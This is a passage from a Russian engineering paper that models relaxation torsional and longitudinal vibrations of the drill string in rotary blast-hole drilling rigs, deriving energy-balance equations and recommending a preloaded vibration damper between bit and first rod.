


Рис 5. Фазовая линия вырожденной системы ($J_1=0$) как зависимость момента сопротивления от скорости проскальзывания

Бесконечные ускорения идут из точек на бесконечности до точек характеристики момента сил сопротивления. То есть при изменении взаимодействия инструмента и породы относительная скорость $\dot{\psi}$ изменяется скачком при неизменном значении ψ . Иначе, элементы горной породы захватываются инструментом и движутся со скоростью инструмента, при этом упругие связи горной породы в области взаимодействия деформируются и силы упругости (потенциальная энергия) забоя возрастают, вместе с тем возрастает момент сил сопротивления, все время оставаясь равным суммарному моменту сил упругости бурового става. Когда значение момента сил упругости става станет равным наибольшему значению момента сил трения сопротивления, происходит скачкообразное изменение скорости породы при её прихватывании инструментом (до нуля) и порода разрушается, если разрушение породы не произошло, то имеет место непрерывное изменение скорости $\dot{\psi}$ и координаты ψ , пока точка контакта не перейдет в точку характеристики трения, соответствующую её минимуму.

Для того, чтобы произошло разрушение горной породы в приведенном случае необходимо увеличить усилие подачи на забой P_n , при этом в силу фрикционной связи крутящий момент M_k также возрастет.



Рекомендуем поставить в районе долота датчик перемещений, сигнал от которого будет передан на автоматический подстройщик усилия подачи P_n и углового перемещения φ_1 . Параметры станка P_n и M_k будут увеличены и произойдет дальнейшее разрушение горной породы по описанной выше схеме. Будем считать, что автоколебательный процесс при взаимодействии инструмента с забоем является релаксационным и состоит из двух этапов: 1. Совместное движение инструмента с породой. 2. Проскальзывание инструмента относительно неподвижной породы забоя при её разрушении.

Такой процесс является аналогом релаксационных колебаний, поэтому анализ процесса выполним, исходя из специфики разрывных движений инструмента.




Рис 6. Графики угловых скоростей и перемещений при автоколебаниях

Поэтому, пока без решения системы уравнений движения инструмента, става и вращателя можно определить амплитуду и период крутильных колебаний става, если известны значения момента сил сопротивления, жесткости бурового става и угловой скорости его вращения M_0 , M_1^* , c , ω_0 .

Из равенства моментов сил упругости става и разности наибольшего M_0 и наименьшего M_1^* , значений момента сил сопротивления породы получим выражение для амплитуды колебаний става

$$\psi_0 = \frac{M_0 - M_1^*}{2c}. \quad (7)$$



Период релаксационных колебаний для става будет состоять из двух временных интервалов:

1. Времени совместного движения элементов горного массива и бурового инструмента (время схватывания и приостановки инструмента).
2. Времени движения по криволинейной части характеристики момента сил сопротивления от относительной скорости взаимодействия породы и инструмента (рис.5).

$$t_0 = t_1 + t_2. \quad (8)$$

$$t_0 = t_1 + t_2 = \frac{M_0 - M_1^*}{\omega_0 c} + \int_{\frac{M_0}{c}}^{\frac{M_1^*}{c}} \frac{d\psi}{\dot{\psi}} = \frac{M_0 - M_1^*}{\omega_0 c} - \frac{1}{c} \int_{\psi_c}^{\psi_1} \frac{M^l(-\psi)}{\dot{\psi}} d\dot{\psi} \quad (9)$$

Обозначим через t_2 время прохождения изображающей точкой участка \overline{CD} , тогда t_2 согласно характеристике момента сил сопротивления, определяется интегрированием на этом участке упрощенного уравнения движения става

$$-c\dot{\psi} + M_c(-\dot{\psi}) = 0 \quad (10)$$

Уравнение (10) запишем согласно [7] в форме

$$\dot{\psi} = g(\dot{\psi}); \quad (11)$$

где $g(\dot{\psi}) = -\frac{a}{c}\dot{\psi}^3 + \frac{b}{c}\dot{\psi} + \frac{M_0}{c}$; a, b, c – коэффициенты.

Составим функцию $g = g(t)$, то есть решаем уравнение в параметрической форме

$$g(t) = -\frac{a}{c}t^3 + \frac{b}{c}t + \frac{M_0}{c} = -\frac{M_3}{c}t^3 + \frac{M_1}{c}t + \frac{M_0}{c}. \quad (12)$$

$$\text{Тогда} \quad \dot{\psi} = g(t) = -\frac{M_3}{c}t^3 + \frac{M_1}{c}t + \frac{M_0}{c}. \quad (13)$$

Функцию $\dot{\psi}$ определяем исходя из [7]

$$\dot{\psi} = \xi + \int_{t_0}^t \frac{g^l(t)}{t} dt = \xi + \int_{t_0}^t \left(-\frac{3}{c} M_3 \frac{t^2}{t} + \frac{M_1}{c} \frac{1}{t} \right) dt = \xi + \left(-\frac{3}{2} \frac{M_3 t^2}{c} + \frac{M_1}{c} \ln|t| \right), \quad (14)$$

где ξ – некоторая вспомогательная функция (или константа \tilde{c}_1).

Решение (10) получили в параметрической форме

$$\dot{\psi} = -\frac{M_3}{c}t^3 + \frac{M_1}{c}t + \frac{M_0}{c}, \quad (15)$$

$$\dot{\psi} = \tilde{c}_1 - \frac{3}{2} \frac{M_3}{c} t^2 + \frac{M_1}{c} \ln|t|. \quad (16)$$

Выражения (15), (16) для относительного углового смещения и скорости смещения инструмента (и става) записаны в параметрической форме.

В приведенных выражениях $M_0, M_1=a, M_3=b$ – коэффициенты для момента сил сопротивления вращению инструмента; c – жесткость бурового става ($c = \frac{G I_p}{l}$ – величина переменная, изменяется в процессе бурения со скоростью бурения и в процессе наращивания; G – модуль сдвига; I_p – полярный момент инерции сечения штанги; l – длина става, изменяется в процессе бурения и



наращивания става; \bar{c}_1 – постоянная интегрирования, определяется из начальных условий задачи (точка \bar{C} на графике $\dot{\psi} = \dot{\psi}(t)$ соответствует наименьшему значению скорости, когда угол поворота инструмента равен $\psi = \frac{M_0}{c}$); точка M_1^* соответствует значению скорости $\dot{\psi} = \dot{\psi}(t)$, когда $\psi = \frac{M_1^*}{c}$). Точки \bar{C} , \bar{D} указаны на графиках $\dot{\psi} = f(\psi)$ и $\psi = \psi(t)$ (рис.5).

На участке $0 \leq t < \frac{M_0 - M_1^*}{c\omega_0}$ угол поворота рудного массива, совместно с инструментом ψ (или φ) изменяется по линейному закону до правой границе участка, где происходит срыв инструмента и разрушение массива, при этом скорости $\dot{\psi}$ (или $\dot{\varphi}$) принимают постоянное значение в связи с постановкой задачи (5), которая задана одним уравнением.

Рассмотрим вращение бурового става и инструмента (ω_0 – номинальная частота вращения инструмента) в процессе бурения. В результате преобразования кинетической энергии инструмента и става в потенциальную энергию деформации элемента забоя и достижения потенциальной энергией забоя своего критического (предельного) значения наступает хрупкое разрушение микрообъема породы.

Такой процесс, исходя из факта разрушения горной массы не является непрерывным, а является прерывистым, который приводит к появлению и раскачке как крутильных, так и продольных самовозбуждающихся квазигармонических колебаний бурового става (с собственными частотами упругих систем), так и всего станка в целом. Физический процесс при вращении рабочего органа (с номинальной угловой скоростью вращения ω_0) и началом его вертикального проникновения в породу с некоторыми допущениями является крутильным ударом.

Особенности ударных явлений при крутильном процессе связаны с взаимодействием равномерно вращающегося става с частотой вращения ω_0 и сопротивлением разрушению горной породы. При этом, для эффективного бурения не удастся изменить параметры процесса «вкручивания» инструмента в забой. Вместе с тем, параметры падающего инструмента, в частности зазор между днищем забоя и инструментом может быть изменен в ощутимых пределах (в сторону его уменьшения). Так, например, как это сделано в процессе модернизации станка СБШ-250, для его новой модификации СБШ-250-311ДСД. Кроме того, будем полагать, что факторы, влияющие на развитие продольных колебаний инструмента ограничены. То есть, став набирается из наиболее жестких труб, свободный ход в продольном направлении става минимален, масса станка достаточна для его безотрывной работы. Буровой став в начальный момент развивает номинальную угловую скорость ω_0 . Когда инструмент под действием усилия подачи P_n внедряется в забой, то он встречает дополнительное сопротивление вращению и угловая скорость его



падает до значения ω_2 , при этом момент сопротивления получает наибольшее значение M_{\max} .

Время накопления массивом потенциальной энергии разрушения до момента скола породы определим по аналогии с формулой (8), как часть периода колебаний

$$t_1^* = \frac{M_{\max} - M_{\min}}{\omega_0 c_1}, \quad (17)$$

где M_{\max} , M_{\min} – соответственно максимальное и минимальное значения момента сил сопротивления породы перед её разрушением; ω_0 – номинальная угловая скорость вращения инструмента; $c_1 = \frac{G_1 I_1}{2h}$ – крутильная жесткость разрушаемого элемента массива; G_1 – усредненный модуль сдвига породы; I_1 – полярный момент инерции разрушаемого элемента горной породы; h – высота разрушаемого элемента горной породы ($h=5 \dots 6$ мм).

Период колебаний бурового инструмента в забое необходимо дополнить за счет добавления времени движения изображающей точки по характеристике трения от разрушения порции материала в забое до начала нового цикла «схватывания» материала буровым инструментом (дополнительная часть периода)

$$t_2^* = \int_{\frac{M_{\min}}{c_1}}^{\frac{M_{\max}}{c_1}} \frac{d\varphi}{\dot{\varphi}}, \quad (18)$$

где интегрирование вырожденного уравнения типа (11) (см. (22)) выполняется в пределах $\frac{M_{\min}}{c_1} \leq \varphi \leq \frac{M_{\max}}{c_1}$.

Тогда период колебаний бурового инструмента от момента захвата породы до её полного разрушения будет выражен в виде

$$t_0^* = t_1^* + t_2^*, \quad (19)$$

так как время протекания крутильных угловых деформаций при разбурировании породы забоя будет совпадать по продолжительности со временем развития продольных перемещений при разрушении породы. Поэтому принимаем равными временные отрезки протекания этих процессов.

Остановимся на уравнении баланса кинетической энергии вращающегося инструмента в момент его внедрения в массив и потенциальной энергии деформации массива

$$\frac{I_M \omega_1^2}{2} - \frac{I_M \omega_2^2}{2} = \frac{G I_1 \varphi^2}{2h}, \quad (20)$$

где I_M – момент инерции инструмента с учетом части момента инерции бурового става [6]; ω_0 , ω_1 , ω_2 – соответственно номинальное, максимальное и минимальное значение угловой скорости бурового става.

С другой стороны, изменение кинетической энергии при разбурировании горной породы ΔT равно работе внешних сил $M_k \varphi$, так как $M_k = M_c$, то уравнение баланса работ имеет вид



$$M_c \varphi = \frac{G_1 I_1 \varphi^2}{2h}, \quad (21)$$

где M_c – некоторая функция угла поворота φ и времени t (5).

Подставляя в (20) значение M_c из (4), получим

$$M_0 + M_1(\dot{\varphi} - \omega_0) - M_3(\dot{\varphi} - \omega_0)^3 = \frac{G I_p}{2h} \varphi. \quad (22)$$

Введем обозначения $L_0 = M_0 - M_1 \omega_0 + M_3 \omega_0^3$; $S_0 = \frac{2L_0 h}{G I_p}$; $S_1 = \frac{2M_1 h}{G I_p}$;

$$S_3 = \frac{2M_3 h}{G I_p}.$$

С учетом принятых обозначений перепишем (21) в виде

$$\varphi = S_0 + S_1 \dot{\varphi} - S_3 \dot{\varphi}^3. \quad (23)$$

Форма записи уравнения (23) будет эквивалентна уравнению (24)

$$\varphi = g(\dot{\varphi}). \quad (24)$$

Тогда функция $g(\dot{\varphi})$ имеет вид

$$g(\dot{\varphi}) = -S_3 \dot{\varphi}^3 + S_1 \dot{\varphi} + S_0 \quad (25)$$

Для решения (23), согласно [7] составим функцию $g(t)$, тогда функция $g(t)$ является одним из решений (23) в параметрической форме

$$\varphi(t) = g(t) = -S_3 t^3 + S_1 t + S_0. \quad (26)$$

Для построения решения (23) на фазовой плоскости необходимо построить решение $\dot{\varphi}(t)$

$$\dot{\varphi}(t) = \xi + \int_{t_n}^t \frac{g'(t)}{t} dt = \xi + \int_{t_n}^t (-3S_3 t^2 + S_1) dt, \quad (27)$$

где ξ – некоторая константа; t_0 – время окончания периода t_1 , соответствует значению $M_{c \max}$ и скорости вращения инструмента ω_{\min} .

Для построения фазовой траектории полученного решения запишем выражения для $\varphi(t)$, $\dot{\varphi}(t)$ в параметрической форме

$$\begin{cases} \varphi(t) = -S_3 t^3 + S_1 t + S_0 \\ \dot{\varphi}(t) = c_2 - \frac{3}{2} S_3 + S_1 \ln|t|. \end{cases} \quad (28)$$

Для получения решения (28) в замкнутом виде $\dot{\varphi}(\varphi)$ необходимо исключить из выражений $\varphi(t)$ и $\dot{\varphi}(t)$ параметр t (время).

Преобразование выражения (20) к виду (21) фактически содержит «подмену» динамической задачи о крутильном ударе задачей о крутильном взаимодействии инструмента с породой без учета сил инерции инструмента и присоединенной части массива. Поэтому данная задача представлена в квазистатической постановке. Далее, для уточненной постановки задачи о крутильных взаимодействиях в массиве, выразим приращение кинетической энергии инструмента через номинальную скорость вращения бурового става ω_0 и её приращение $\Delta\omega$ и приравняем кинетическую энергию инструмента к потенциальной энергии массива при состоянии близком к сколу породы в массиве. То есть, (28) описывает цикличность и периодичность изменения выражений угла и скорость поворота инструмента при его взаимодействии с



породой для «квазистатического» процесса её разрушения.

Вращающийся буровой став в силу упругой податливости (под воздействием продольного усилия подачи) совершает крутильный удар в массиве породы. При этом массив выступает в виде препятствия, которое разрушается не сразу, а воспринимает кинетическую энергию вращающегося (и прижатого) бурового инструмента, которая накапливается в элементах массива в виде потенциальной энергии.

Для правильно сконструированного станка и оптимальных технологических параметров процесса бурения кинетическая энергия, высвобождаемая при крутильном ударе, дополняется потенциальной энергией продольного удара става о забой и воспринимается породой и вызывает её хрупкое разрушение.

Укрупненно уравнение энергетического баланса при «вкручивании» бурового става в разрушаемый забой можно записать в виде (20) или (29) с учетом преобразований

$$I_M \frac{(\omega_1^2 - \omega_2^2)}{2} = \frac{G I_p \varphi^2}{2h}, \quad (29)$$

где ω_1 – наибольшая угловая скорость вращения става соответствует минимальному значению M_k . По мере кратковременного взаимодействия инструмента с породой потенциальная энергия деформации массива будет возрастать, крутящий момент M_k будет увеличиваться, а скорость вращения инструмента ω – уменьшаться.

Таким образом, возникает приращение угловой скорости инструмента $\Delta\omega = \omega_1 - \omega_2$ и приращение крутящего момента става ΔM_k . Частота изменения $\Delta\omega$ и ΔM_k для бурового става будет происходить с частотой собственных крутильных колебаний бурового става с учетом моментов инерции инструмента и ротора двигателя, формулы (4), (5);

I_M – момент инерции (физический) бурового става, приведенный к буровому инструменту.

Так как $\omega_1 = \omega_0 + \Delta\omega$, а $\omega_2 = \omega_0 - \Delta\omega$, где ω_0 – номинальная частота вращения бурового става, то будет иметь место соотношение

$$\omega_1^2 - \omega_2^2 = 4\Delta\omega\omega_0. \quad (30)$$

Тогда угол поворота инструмента во время «прихватывания» горной массы

$$\varphi = \omega_0 t + \Delta\varphi, \quad (31)$$

где $\omega_0 t$ – угол поворота инструмента с «присоединенным» материалом забоя перед его разрушением; $\Delta\varphi$ – приращение угла поворота при совместном движении инструмента с присоединенной горной массой перед её разрушением; ω_0 – номинальная угловая скорость бурового става (инструмента).

С учетом приведенных соображений преобразуем выражение потенциальной энергии, накопленной горным массивом перед его разрушением



$$\frac{GI_p}{2h} \varphi^2 = \frac{GI_p}{2h} (\omega_0 t + \Delta\varphi)^2, \quad (32)$$

Уравнение энергетического баланса с учетом (30) перепишем в виде

$$I_M \omega_0 2\Delta\omega = \frac{GI_p}{2h} (\omega_0 t + \Delta\varphi)^2, \quad (33)$$

Приращение угла поворота инструмента $\Delta\varphi$ обозначим $\Delta\varphi = \psi$ при этом приращение скорости инструмента при совместном его движении с разрушаемой породой $\Delta\dot{\varphi} = \dot{\psi}$. Введем обозначение

$$\frac{GI_p}{4hI_M\omega_0} = a^2, \quad (34)$$

Тогда уравнение (33) энергетического баланса представим в дифференциальной форме

$$\dot{\psi} = a^2 (\omega_0^2 t^2 + 2\omega_0 t\psi + \psi^2). \quad (35)$$

В уравнении (35) введем обозначения $f(t) = a^2$; $g(t) = 2a^2\omega_0 t$;

$h_1 = a^2\omega_0^2 t^2$. Тогда дифференциальное уравнение (35) приводится к форме уравнения Кини (Chini)

$$\dot{\psi}(t) = f(t)\psi^2 + g(t)\psi + h_1(t). \quad (36)$$

Это уравнение допускает решение согласно [7] в виде

$$\psi = \left(\frac{h_1}{f}\right)^{\frac{1}{2}} u(t), \quad (37)$$

где функция $u(t)$ определяется из выражения

$$\int \frac{du}{u^2 - \alpha u + 1} + c = \int \left(\frac{f}{h_n}\right)^{1/2} h_0 dt. \quad (38)$$

В выражение (35) подставим значения функций $f(t) = a^2$; $g(t) = 2a^2\omega_0 t$; $h_1(t) = a^2\omega_0^2 t^2$, $n=2$ и выполним преобразования..

Предварительно рассмотрим интегралы в выражении (38)

$$\int \frac{du}{u^2 - \alpha u + 1} = \frac{2}{\sqrt{4 - \alpha^2}} \operatorname{arctg} \frac{2u - \alpha}{\sqrt{4 - \alpha^2}}, \quad (39)$$

где $|\alpha| < 2$.

$$\int \left(\frac{f}{h}\right)^{1/2} h dt = \int \left(\frac{a^2}{a^2\omega_0^2 t^2}\right)^{1/2} a^2\omega_0^2 t^2 dt = \int \frac{a^2\omega_0^2 t^2}{\omega_0 t} dt = a^2\omega_0 \int t dt = \frac{a^2\omega_0}{2} t^2 \quad (40)$$

Тогда

$$\operatorname{arctg} \frac{2u - \alpha}{\sqrt{4 - \alpha^2}} = \frac{\sqrt{4 - \alpha^2}}{4} a^2\omega_0 t^2 + c, \quad (41)$$

$$\frac{2u}{\sqrt{4 - \alpha^2}} = \operatorname{tg} \frac{a^2\sqrt{4 - \alpha^2}}{4} t^2 + \frac{\alpha}{\sqrt{4 - \alpha^2}}, \quad (42)$$

$$u = \frac{\sqrt{4 - \alpha^2}}{2} \operatorname{tg} \frac{a^2\sqrt{4 - \alpha^2}}{4} t^2 + \frac{\alpha\sqrt{4 - \alpha^2}\sqrt{4 - \alpha^2}}{2}, \quad (43)$$

$$u(t) = \frac{\sqrt{4 - \alpha^2}}{2} \operatorname{tg} \frac{a^2\sqrt{4 - \alpha^2}}{4} t^2 + \frac{\alpha}{2} (4 - \alpha^2) + c. \quad (44)$$

Окончательно

$$\psi(t) = \omega_0 t u(t) \quad (45)$$

$$\psi(t) = \omega_0 t \left[\frac{\sqrt{4 - \alpha^2}}{2} \operatorname{tg} \frac{a^2\sqrt{4 - \alpha^2}}{4} t^2 + \frac{\alpha}{2} (4 - \alpha^2) + c \right] \quad (46)$$



Таким образом, решение, полученное для функции $\psi(t)$ пропорционально углу поворота инструмента за время схватывания определенной порции породы, зависимости (44), (45), а также пропорционально изменению тангенса (или синуса) угла, связывающего жесткость элемента массива горной породы с физическим моментом инерции инструмента и части бурового става, а также его номинальной скоростью вращения. Судя по виду (46), его решение будет соответствовать релаксационным колебаниям при вращении инструмента в забое. Причем, пределы изменения параметра t будут приняты на основании зависимостей (17), (18). Постоянная интегрирования будет определена на основании начального условия $\psi(0) = 0$ или

$$\Delta\varphi(0) = \Delta\varphi_{max}.$$

Оставшийся произвольный параметр в решении (46) может быть найден, исходя из решения M.Chini [7].

$$\text{Если обозначить } z = \left(\frac{h_1}{f}\right)^{1/2} = \omega_0 t, \quad (47)$$

где $z(t) = \omega_0 t$ – угол поворота инструмента за время его взаимодействия с породой.

Согласно [7] функция $z(t)$ является решением дифференциального уравнения

$$z' - gz = \alpha h_1. \quad (48)$$

Подставляя в (48) значения $g(t)$, $h(t)$ получаем выражение для определения α

$$\omega_0 - 2a^2 \omega_0^2 t^2 = \alpha a^2 \omega_0^2 t^2, \quad (49)$$

Откуда

$$\alpha = \frac{1}{a^2 \omega_0 t^2} - 2 \quad (50)$$

В качестве t можно принять одно из значений времени начала или конца процесса «схватывания» соотношения (17), (18). Изменение приращения скорости инструмента при вращательном скеле породы вычисляем путем дифференцирования (46)

$$\dot{\psi} = \omega_0 \left[\frac{\sqrt{4-\alpha^2}}{2} tg \alpha^2 \frac{\sqrt{4-\alpha^2}}{4} t^2 + \frac{\alpha}{2} (4-\alpha^2) + c + \omega_0 t \left(a^2 \frac{4-\alpha^2}{4} \frac{t}{\cos^2 \alpha^2 \frac{\sqrt{4-\alpha^2}}{4} t^2} \right) \right] \quad (51)$$

Из полученных результатов следует, что крутильные колебания бурового инструмента (приращение скорости) являются релаксационными. Исходя из решения укороченных уравнений крутильных колебаний и решения дифференциального уравнения, полученного из выражения баланса кинетической энергии вращающегося става (инструмента) и предельной потенциальной энергии, накопленной элементом горного массива перед его разрушением, установлено, что колебания $\Delta\varphi$ пропорциональны угловому перемещению инструмента $\omega_0 t$, на которое накладывается в первом приближении гармоническое (импульсное смещение), пропорциональное



тангенсу (или синусу) угла смещения горной массы перед её разрушением, так как процесс совместного движения инструмента и породы по продолжительности очень мал.

После разрушения порции породы инструмент проворачивается на малый угол и начинается очередное «сцепление» порции материала до её разрушения и далее этот процесс циклически повторяется. То есть имеет место разрывной процесс взаимодействия породы с инструментом.

Таким образом, прерывистый процесс разрушения материала в забое оказывает импульсное воздействие на систему: инструмент – став – ротор двигателя. Из-за целостности самой механической системы ощутимым для наблюдателя остаются только крутильный колебательный и продольный колебательный процессы, происходящие с собственными частотами крутильных и продольных колебаний става. Причем продольный и крутильный колебательные процессы обладают одинаковыми периодами колебаний (зависимости (17), (18)). Отметим, что момент сопротивления проворачивания става M_c определяем на основании (4), (5) с учетом значений коэффициентов M_0, M_1, M_3 и вида функции $\Delta\varphi \equiv \psi$, зависимость (46)

$$M_c = M_0 + M_1\psi - M_3\psi^3. \quad (52)$$

При этом полагаем $M_2 \equiv 0$. Если ещё допустить, что $M_0 \equiv 0$, то (52) представляет собой выражение для ΔM_k .

В результате решения динамической задачи при крутильном ударе (33), получены решения для функций $\psi(t)$, $\dot{\psi}(t)$, выражения для которых (40), (51) могут быть подставлены как в укороченное решение (5), так и в полную систему крутильных колебаний (4). Через полученное выражение для M_c (52), задача об автоколебаниях в системе (4) или (5) превращается в задачу о вынужденных колебаниях с гармоническими составляющими. Так как период крутильных колебаний от предыдущего скола до последующего скола горной породы очень мал, то функции $\operatorname{tg} \frac{a^2\sqrt{4-a^2}}{4} t^2 \approx \sin \frac{a^2\sqrt{4-a^2}}{4} t^2$ и $\cos \frac{a^2\sqrt{4-a^2}}{4} t^2 \approx 1$.

Следовательно, выражение для ΔM_k может быть представлено в виде суммы гармонических функций, которые являются нагрузкой для совместной системы крутильных и поперечных колебаний бурового става [3].

Обратимся к продольной динамической составляющей ΔP_n , которая может быть представлена в виде гармонической функции Матье или гармонической функции (с затуханием) Матье-Хилла, которые приводят к параметрическим колебаниям (или параметрическому резонансу) для бурового става [3]. Эти режимы способствуют возникновению существенных нагрузок става и всего станка в целом. Причем параметрические колебания происходят с собственными частотами изгибной системы бурового става.



Таким образом, самовозбуждающиеся крутильные и продольные колебания инструмента и бурового става по сути такими не являются, потому, что инструмент постоянно получает крутильные и продольные импульсы при сколе породы, которые накладываются на собственные крутильные, изгибные и продольные колебания бурового става. По оценке ряда исследователей [1], [2] коэффициенты динамичности в системе могут достигать значений 2,5 (3)...8.

Для борьбы с этими вибрациями, которые происходят с постоянно изменяющимися собственными частотами, из-за изменения длины става в процессе бурения, наиболее целесообразно применить успокоитель колебаний, который состоит из упругих продольных и крутильных амортизаторов, установленных с натягом, причем усилие и момент настройки выбираются в соответствии с условиями оптимального демпфирования $P_{пн}=(1,25...1,3) P_{по}$ и $M_{кн}=(1,25...1,3) M_{ко}$. То есть, силовые факторы настройки ($P_{пн}$, $M_{кн}$) должны превышать номинальные значения ($P_{по}$, $M_{ко}$) на 25...30%. Амортизатор рекомендовано устанавливать между буровым инструментом и первой штангой от забоя.

Далее обратимся к вопросу возникновения продольных колебаний во вращающемся стае. Так как буровой став находится под совместным воздействием крутящего момента M_k и усилия подачи P_p , то в момент разрушения горной породы происходит скачкообразное (и циклическое) перемещение бурового става на величину h (толщину разрушаемого слоя), иными словами буровой став и долото на каждый скол породы получает ударный импульс. Имеет место, периодически повторяющийся импульсный процесс, который можно считать источником возникновения как параметрических, так и релаксационных продольных колебаний.

Отметим, что буровой став станков типа СБШ-250, Пит Вайпер и других машин (не считая модернизированного станка СБШ-250-311ДСД) обладают значительным свободным ходом, порядка 50 мм и более, поэтому в процессе бурения, при свободном падении става на перемещении H возникают дополнительно усилие ΔP_p и перемещение инструмента. После соударения става с забоем, возникшая реакция забоя стремится оторвать став и заставить его перемещаться в противоположном направлении. При недостаточном усилии подачи става P_p возможно возникновение периодических колебаний, которые в случае создания положительного приращения ΔP_p могут быть ограничены или прекращены, но в этом случае возрастает M_k и снижается скорость вращения бурового става, то есть крутильные и продольные колебания будут связаны за счет характеристики сцепления инструмента с породой.

Рассмотрим механизм взаимодействия инструмента с забоем.

Под влиянием усилия подачи P_p и веса mg буровой став преодолевает свободный ход H и внедряется в забой (рис.7).




Рис.7. К взаимодействию бурового става с упругой средой забоя.

Когда инструмент достигнет плоскости забоя, то штыри шарошек внедряются в породу и действующий крутящий момент M_k совместно с P_n разрушают близ лежащий слой материала, при этом работа по перемещению става P_n на пути (H) полностью передается на забой и вызывает хрупкое разрушение породы до мелкодисперсного состояния, которая выдувается воздухом и став ещё совершает дополнительное перемещение на длине h со скоростью v . Перемещение h став осуществляет со скоростью $v = \dot{y}(t)$.

Уравнение баланса работ при свободном падении става в забой имеет вид

$$mg(H + \frac{v^2}{2g}) = \frac{E_n F_n}{2h} y^2, \quad (53)$$

$$\text{или} \quad mg \left(\frac{v_0^2}{2g} + \frac{\dot{y}^2}{2g} \right) = \frac{E_n F_n}{2h} y^2. \quad (54)$$

Введем обозначение $a^2 = \frac{E_n F_n}{hm}$, тогда получим уравнение

$$\dot{y}^2 - a^2 y^2 + v_0^2 = 0 \quad (55)$$

В выражении (55) перед слагаемым $a^2 y^2$ могут быть разные знаки (\pm), в зависимости от условий задачи.

Полученное уравнение является нелинейным дифференциальным уравнением первого порядка. Решая (55) относительно \dot{y} и учитывая, что $a^2 = \alpha^2; b = a^2 \beta^2; \beta^2 = \frac{v_0^2}{a^2}$ получаем уравнение с разделяющимися переменными, тогда его решение будет иметь вид:

$$y(t) = \frac{v_0}{\alpha} \operatorname{cha}(t + c_2), \quad (56)$$

(тогда скорость инструмента при его внедрении в породу $\dot{y} = v_0 \operatorname{Sha}(t + c_2)$).

Если материал не разрушается, то произойдет отскок инструмента и скорость поменяет знак (в уравнении (55)), тогда решение уравнения будет иметь вид

$$y = \frac{v_0}{\alpha} \operatorname{cosa}(t + c_2). \quad (57)$$

В приведенных выражениях (53), (55), (56), (57) приняты обозначения:

P_n – усилие подачи става, реализуется при соприкосновении инструмента с



забоем; v_0 – начальная скорость бурового става в начале его падения (с высоты H , определяемой конструктивным зазором, или величиной свободного хода бурового става); g – ускорение свободного падения;

